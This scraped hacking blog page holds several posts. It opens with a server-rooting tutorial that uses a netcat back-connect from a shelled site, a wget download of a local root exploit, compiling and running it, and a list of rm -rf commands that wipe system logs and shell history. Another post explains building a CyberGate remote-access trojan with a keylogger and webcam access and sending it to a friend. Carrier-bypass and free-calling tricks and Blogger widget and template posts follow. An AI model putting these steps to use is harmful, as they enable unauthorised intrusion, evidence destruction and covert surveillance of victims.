Server Rooting Tutorials -Full Guide with SS

0 comments
Hi guys today i will tell you how to root a server in few easy steps .

Things Required :

NetcaT
Shelled site
Local root expl0it

Step By Step Tutorial :
First go to Run & type cmd then type :
Code:
cd C:\Program Files\Netcat
( Make sure that you Netcat is saved in the following directory ) .

[Image: 11.jpg]

Now Type : nc -n -l -v -p 443 , then it would show like the image shown below .

[Image: 12.jpg]

Its time to open your shell & then connect using back connect function in your shell ( Make sure that you are not using any Vpn or Proxy ) . Then after the connection is established you will see something as shown in the screenshot below .

[Image: 13.jpg]

[Image: CWINDOWSsystem32cmd.exe+-+nc+-n+-l+-v+-p...127+AM.jpg]

So you have successfully connected .. Then now we have to get our Local Root Exploit, like mine is 2.6.18-374 2011 .

[Image: 14.jpg]

In this step we have to upload our exploit in a writable folder, so instead of wasting our time in finding them ..we can just change the directory to the /tmp folder which is a standard writable folder .
Type this command to change dir to /tmp :
Code:
cd /tmp
To upload your your exploit we will use wget function .
Type :
Code:
wget http://www.somesite.com/exploit.c


Now this will upload the exploit in the tmp folder .

[Image: 15.jpg]

(Case 1) if you have uploaded your exploit as .c (exploit.c) the we have to compile it, so to compile it we will type the following command .
Type :
Code:
gcc exploit.c -o exploit

Keep in mind in the above command exploit refers to the name of your exploit (exploit.c) .so if its properly compiled with no errors & warning then you can proceed or if you get an error then find another exploit.

(Case 2) If you have uploaded your exploit in a zip file then you have to unzip it by typing the below command .

Type:
Code:
unzip exploit.zip


After we have done all the above steps correctly, its time to give permission so we will type the following command

Type:
Code:
chmod 777 exploit

Now its time to run the Exploit, to run the exploit we will type the following command
Type:
Code:
./exploit

Now the exploit will run & the server will be rooted ;) . To check weather we got root we can type

Type:
Code:
id or whoami

Clearing Logs:

Now its our time to clearing our tracks or Logs . so below are some commands to delete the log files .

Code:
rm -rf /tmp/logs
rm -rf $HISTFILE
rm -rf /root/.ksh_history
rm -rf /root/.bash_history
rm -rf /root/.ksh_history
rm -rf /root/.bash_logout
rm -rf /usr/local/apache/logs
rm -rf /usr/local/apache/log
rm -rf /var/apache/logs
rm -rf /var/apache/log
rm -rf /var/run/utmp
rm -rf /var/logs
rm -rf /var/log
rm -rf /var/adm
rm -rf /etc/wtmp
rm -rf /etc/utmp
history -c
find / -name *.bash_history -exec rm -rf {} \;
find / -name *.bash_logout -exec rm -rf {} \;
find / -name "log*" -exec rm -rf {} \;
find / -name *.log -exec rm -rf {} \;

Hope you all guys have enjoyed this Tutorial .. If you have any Doubts then just mention it Via reply !

Use this hack wisely :)

And the download links

Netcat : Click Here
Local root exploit : Click Here

Read More »

How to Hack your Friends Computer using Cybergate?

0 comments
1) Download the Software Cybergate .
2)Install Cybergate.
3)After Installation it will ask you for the Password.
Default Password: cybergate
[Image: 1.JPG]

4)Once you have put the password, Click on Login.
You will get the message
CyberGate Station is now unlocked and fully functional.
5)After that Click on control Center ==>Start
[Image: 2.JPG]

It will Ask you for the Port Number. You can assign any Port number from 0 to 65535.But remember don't assign well known Ports like 80,21 etc..
6) Once You have Assign the Port Number ,Go to Control Center ==>Builder==>Create Server
[Image: 3.JPG]
After that Add the New User==>>Ok==>>Then Double Click on the User you have Add
[Image: 4.JPG]
7)Now Click on Add.
[Image: 5.JPG]
After that you will need to add your IP Addresswith the Port number you have add before.
Eg: 192.168.1.1:999
To get You IP address go to Run==>cmd==>>ipconfig
8)Once you have Added the IP address and Port number go to Installation Tab .
[Image: 6.JPG]
Here you will get Different Option.
=>Installation Directory :
Now Select any one option. where you want to infect your trojan in your Friends computer .
=>Boot:
Select Registry option also .
Always Select the Random keys for Active Setup and Mutex.
=> Inject Into:
Mostly Select the Default Browser.
9)Now go to Message Tab:
[Image: 7.JPG]
You can display any message on your Friends computer , when he opens your File..
10)Now go to Keylogger Tab:
[Image: 8.JPG]
It will give you all the Keystrokes of your Friends computer.
11)Now Directly Create Server:
Click on Create Server and Save you File ..
After that just give this file to your Friend and when he click on that File you will get the access of his system.
You can download his files at your End.If the Person is having the Webcam you can access it..That's you are Having the Total Control of his System..
Note: You will maintain the Access till you have the same IP assign to your Computer..

Read More »

Vodafone New Latest Tricks 100% Working Without BB plan | July 2013

0 comments
This is Another Vodafone tricks for you .Must visit our blog daily, Here you can get latest trick without any surveys ,Just complete our small requirement and get the latest network tricks.


Future of this trick:-


  • Working All Most State, 100% Working In MP state.
  • No Required BB plan
  • No Required Maximum Balance.
  • Based on only APN.
  • Super-fast Speed up to (500-600 kbps).
  • Working In 0 balance, if not than keep balance 1 or 2 rs.
  • Based on UDP protocol.
  • No Required to put any proxy.
  • No sim blocking and no speed capping.

    Download this trick from below Link.


    Requirement to get password for this trick

    1) Like us our FB page Click Here.

    2)Post this trick in 5 Facebook groups. (With proof)

    3)Invite your 10 friends to like our page.

Read More »

BSNL Latest Tricks July 2013 |100% Working All over India.

12 comments
BSNL New Trick 2013 July Hack.

Features of this Tricks:-


  • Working All Over India
  • No Required BB plan
  • Almost connect with Zero balance
  • Super-fast speed (200-300 kbps)
  • Based On Port
  • Working in UDP protocol

    Download this trick from below link


Password requirement:-

  • First off like our page Click Here
  • Share this post on any FB groups.(Minimum 2 post required)
  • Comment below and get password. or send message on FB page
    Other tags:- BSNL Latest Tricks July 2013,BSNL rehack July 2013,BSNL Latest Hack July 2013,July Network Tricks,Hack July BSNL.

Read More »

Free Calling Trick working 100% 2013

0 comments
call trick
first call- 000117
then enter 8773444239#
then it say enter id no.
then u enter 8233137# and say similar to ur friend then u and ur all friends connect in free calling...
enjoy guys

Read More »

How to Add New Facebook Pop Up Like Box Into Blogspot 2013?

0 comments
Facebook pop up like box play a vital special in increasing your blog traffics. Facebook pop up like box will increase your facebook page traffics in a very short duration. Today every blogger want to increase their blog traffics as well as theirs social media networks sites. So there are out thousands of ways to increase your traffics by different methods some of them you will have to do manually while some of them are automatics. Now we have not much time to works on social media networks thats why if we use automatic method then it will become better for us. So in today article we will discuss about new facebook pop up like box which appear before while visitor landing your blog home page. So in this way we have more chances to increase our blog website facebook fan page popularity.
Today article is all about how to add facebook pop up like box in blogger. So before adding facebook pop up like box in blogger you will need to have a facebook fan page along with user name. 

How to add Pop Up like box in blogger

This is a simple java script pop up widget So adding this widget in blogger its so simple.Jus add the Facebook pop up like box code in blogger java script section.
  • Got to blogger>>Layout: 
  • Add a Gadget>>Html JavaScript Gadget:
  • Inside Html/JavaScript Gadget Past below code: 

<script src='https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js'></script>
<script src="http://exeideasinternational.googlecode.com/files/jquery.colorbox-min.js"></script>
<script type="text/javascript">
jQuery(document).ready(function(){
if (document.cookie.indexOf('visited=true') == -1)
{
var fifteenDays = 1000*60*60*24*30;
var expires = new Date((new Date()).valueOf() + fifteenDays);
document.cookie = "visited=true;expires=" + expires.toUTCString();
$.colorbox({width:"400px", inline:true, href:"#exestylepopups"});
}
});
</script>
<style type="text/css">
/*
ColorBox v1.3.16
(Copyright (c) 2011 Jack Moore - jack@colorpowered.com)
*/
#colorbox,#cboxOverlay,#cboxWrapper{position:absolute;top:0;left:0;z-index:9999;overflow:hidden}#cboxOverlay{position:fixed;width:100%;height:100%}#cboxMiddleLeft,#cboxBottomLeft{clear:left}#cboxContent{position:relative}#cboxLoadedContent{overflow:auto}#cboxTitle{margin:0}#cboxLoadingOverlay,#cboxLoadingGraphic{position:absolute;top:0;left:0;width:100%}#cboxPrevious,#cboxNext,#cboxClose,#cboxSlideshow{cursor:pointer}.cboxPhoto{float:left;margin:auto;border:0;display:block}.cboxIframe{width:100%;height:100%;display:block;border:0}#cboxOverlay{background:#000;opacity:0.5 !important}#colorbox{box-shadow:0 0 15px rgba(0,0,0,0.4);-moz-box-shadow:0 0 15px rgba(0,0,0,0.4);-webkit-box-shadow:0 0 15px rgba(0,0,0,0.4)}#cboxTopLeft{width:14px;height:14px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) no-repeat 0 0}#cboxTopCenter{height:14px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEit7JXzApAdxK8rmszE6cS4DMdbtumCbe11zJDRooJyboHMiyjj7m47JY8BG4H21K4YVIEIY11RrLk_FLinWtv0lLzzvJa2BiWhYBAJhogyWr2Iye4kSW78lNpyfsMcjd3h_A5T97UTXX0/s400/border.png) repeat-x top left}#cboxTopRight{width:14px;height:14px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) no-repeat -36px 0}#cboxBottomLeft{width:14px;height:43px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) no-repeat 0 -32px}#cboxBottomCenter{height:43px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEit7JXzApAdxK8rmszE6cS4DMdbtumCbe11zJDRooJyboHMiyjj7m47JY8BG4H21K4YVIEIY11RrLk_FLinWtv0lLzzvJa2BiWhYBAJhogyWr2Iye4kSW78lNpyfsMcjd3h_A5T97UTXX0/s400/border.png) repeat-x bottom left}#cboxBottomRight{width:14px;height:43px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) no-repeat -36px -32px}#cboxMiddleLeft{width:14px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) repeat-y -175px 0}#cboxMiddleRight{width:14px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) repeat-y -211px 0}#cboxContent{background:#fff;overflow:visible}#cboxLoadedContent{margin-bottom:5px}#cboxLoadingOverlay{background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhEHbgNArU96BSrNKQIwH5N5zIqxiO8-g3HiX2cU98JmvjdRHmJ8854NZyfNDct5og0MWln6ZaVZMyCz3UgcNG3TPRKSK_M9gFl6Xe_H5bAdyK1R4oUrUULi3fNe7OtoOCEiRko35dxj_s/s400/loadingbackground.png) no-repeat center center}#cboxLoadingGraphic{https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiwrKdwHWM0b5yMaMtIHlxNZv9YcAmjTxdszcvoGawz-dEeJjCc6kbrhvIxRJDKhxxR6ALiDaW8SPO0xONik7qnqOqADfbOJVsk26JPLQPTcp0qUiiqUXrZ5nhzdJ-cukxo54ZH3Cu2osU/s400/loading.gif) no-repeat center center}#cboxTitle{position:absolute;bottom:-25px;left:0;text-align:center;width:100%;font-weight:bold;color:#7C7C7C}#cboxCurrent{position:absolute;bottom:-25px;left:58px;font-weight:bold;color:#7C7C7C}#cboxPrevious,#cboxNext,#cboxClose,#cboxSlideshow{position:absolute;bottom:-29px;background:url(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgkai5R5t8lak9dwJiXTXPd8ccXTpL-4bdjd0QA-wjzK5r9awni4Z-TUMukfVVOq5qKZkpYxwJWhXqUNYQMiiNuc0bzpDaZ4Z8q2OJoTrEzLqEWXVt3KA9GIfFSNwM38gaMd3v4ltjZbFw/s1600/controls.png) no-repeat 0px 0px;width:23px;height:23px;text-indent:-9999px}#cboxPrevious{left:0px;background-position:-51px -25px}#cboxPrevious.hover{background-position:-51px 0px}#cboxNext{left:27px;background-position:-75px -25px}#cboxNext.hover{background-position:-75px 0px}#cboxClose{right:0;background-position:-100px -25px}#cboxClose.hover{background-position:-100px 0px}.cboxSlideshow_on #cboxSlideshow{background-position:-125px 0px;right:27px}.cboxSlideshow_on #cboxSlideshow.hover{background-position:-150px 0px}.cboxSlideshow_off #cboxSlideshow{background-position:-150px -25px;right:27px}.cboxSlideshow_off #cboxSlideshow.hover{background-position:-125px 0px}#mdfb{font:12px/1.2 Arial,Helvetica,san-serif;color:#666}#mdfb a,#mdfb a:hover,#mdfb a:visited{text-decoration:none}.mdbox-title{background:#000;color:#fff;font-size:20px !important;font-weight:bold;margin:10px 0;border:20px solid #ddd;-moz-border-radius:6px;-webkit-border-radius:6px;border-radius:6px;box-shadow:5px 5px 5px #CCC;padding:10px;line-height:25px;font-family:arial !important}
</style>
<div style='display:none'>
<div id='exestylepopups' style='padding:10px; background:#fff;'>
<center><h3 class="mdbox-title">Receive all updates via Facebook. Just Click the Like Button Below...</h3></center><center>
<iframe src="//www.facebook.com/plugins/likebox.php?href=http%3A%2F%2Fwww.facebook.com%2FAnonHub&amp;width=300&amp;colorscheme=light&amp;show_faces=true&amp;border_color=%23ffffff&amp;stream=false&amp;header=false&amp;height=258" scrolling="no" frameborder="0" style="border:none; overflow:hidden; width:300px; height:258px;" allowtransparency="true"></iframe>
</center></div></div>
  Now save the widget and you done everything.

Customization OF New Facebook Pop Up like box

  • Normally this widget will appear only Once in a month for each visitor who visits your blog first time.This will widget will also appear if you clear your browser all Data, History and Cache and re visit your blog.
  • IF you want to appear this widget for every page refresh then just change the blue color "true" value to "false". But I would recommend you to keep it as it is.
  • The blue color text is the text which will be displayed above the Facebook like box in the pop up, so you can change it to whatsoever you like. 
  • This is my facebook page user name "Anonhub" , so you must replace it with your FB page user name, and you can find that just by visiting your facebook page.
  • You have done now save the widget again and visit your blog for seeing the beautiful pup up like box.if possible clear your browser cache.

What if facebook pop up like box does not work

  • Go to your facebook fan page which you want to appear:
  • Go to edit page >> update info:
  • Then write unique name for your page by click Username:
  • when you write available username for your page then copy that and replace with Anonhub
  • Noted you can only one time change this name after this you have no permission to change it:
  • Clear your Browser history, data and Cache.

Read More »

Top 10 Best Free Premium Blogger Templates of 2013

1 comments
Today we will provide you a huge collections of best and free premium blogger templates of 2013. If you are really an internet savvy blogger or webmasters then sometime you must be checking out & finding for best free premium templates for your blog website. So from the couple of days i have been searching for free download premium blogger templates and finally i have listed all those Top ten premium blogger templates. There are uncountable benefits of using such likes neats and cleans templates it will not only looks professional but it will also help in SEO because robots like well optimized templates. SO this article is all about the best free premium blogger themes.


Why people like & Using Premium Templates ?

As i have mentioned in the above para that present days i have observed so many time that every newbie blogger using a third party Blogger template which have not any professional looks & design, unoptimized and have poorly coding with unpolished layout. So by using such templates its just a wastage of your time and will nothing to do for your blogging career because search robots love clean, neat & well optimize templates. So we will urge you why not to start your career with best & right ways by using the right template.

Top 10 Free Downloaded Premium Blogger Templates Of 2013

Below is the list of all those top awesome templates providing you as free of costs. Be Respect to the Developers & and giving credits by leaving the footer links.

1: Busby Blogger Template

Busby is top premium blogger template of the year 2013. Busby template has awesome black designing. Busby theme is much similar's & its look like Salahudin Ayubi blogger template. Busby has well known coding, gadgets, plugins, and beautiful footers Area with multiple columns. Its awesome template.

Free premium blogger templates

2: Monop Blogger Template

Monop is fully optimize best top blogger theme created by Pro Blogger Mohammad Mustafa AhmadZai the owner of MBT. This template is well SEO fresh neat & clean. Awesome designing drop down menu along with best slots for adsense banners. Additional features are included to get comparability with all browsers.


Free premium blogger templates

3: Devil's Workshop Template

Devil's workshop is top blogger template. Its SEO friendly template currently its also used by me. I like this template because it has well optimize codding, layout & awesome designing.

Free premium blogger templates


4: Mash 2 Blogger Template

Mash 2 blogger template is another top blogger template totally converted from wordpress. This templates is mostly used by so many pro bloggers throughout the world. Mash 2 is fully SEO and well optimize blogger blog among top premium templates.

Free premium blogger templates


5: Freshable Blogger Template

This blog has awesome designing which is created by Syed Faizan Ali the Author of MBL. Freshable template used world widely by so many bloggers & webmasters. it has well SEO plugins, awesome widgets and amazing stylishly texts & images.


Free premium blogger templates


  6: Western Blogger Template

Western is highly monetize templates for SEO. This template has classic designs with beautiful header sections apart from this it has eye catchy awesome navigation bar. Keeping black colors with titles and sidebar.
Free premium blogger templates


7: MBT Church Blogger Template

MBT Church Theme is a wordpress created by Brain Gardner and further this template was totally converted from wordpress into blogger platform by Mohammd Mustafa Ahmadzai. this template has worth about 300$ but MBT provided it for newbies with free of cost. This template has classic designing and has amazing sidebar widgets for labels, categories, Adsense and Social Medias.

  •  MBT Church:  Features & Customization

Free premium blogger templates


8: TechZine Blogger Template

TechZine Blogger Template is the top pro template world widely used by so many pro blogger in 2013. TechZine is SEO friendly template it has classic designs & well known widgets, plugins, and social media gadgets. The most important factor of this template is that it could more faster in loading speed than all of the above templates. The live example of this template check on  Help For Blogger

Free premium blogger templates
 

9: News Mag Pro Blogger Template

NewMag Pro Blogger template is top best well SEO optimize template. This template has been used by so many webmasters for technology news. This Pro Blogger Template has awesome black design with professional gadgets. There is another great looks we found in this template and thats it has awesome slides show for news updates.

Free premium blogger templates


10: Metro Simple Blogger Template

Metro Simple blogger template is a professional blog theme. metro simple is popular among these all blogger templates. This template has high page loading speed & SEO friendly Layout, Coding & designing. Metro simple is another top pro blogger template of 2013.

Free premium blogger templates


Enjoy Top 10 free Premium Blogger Templates.


Read More »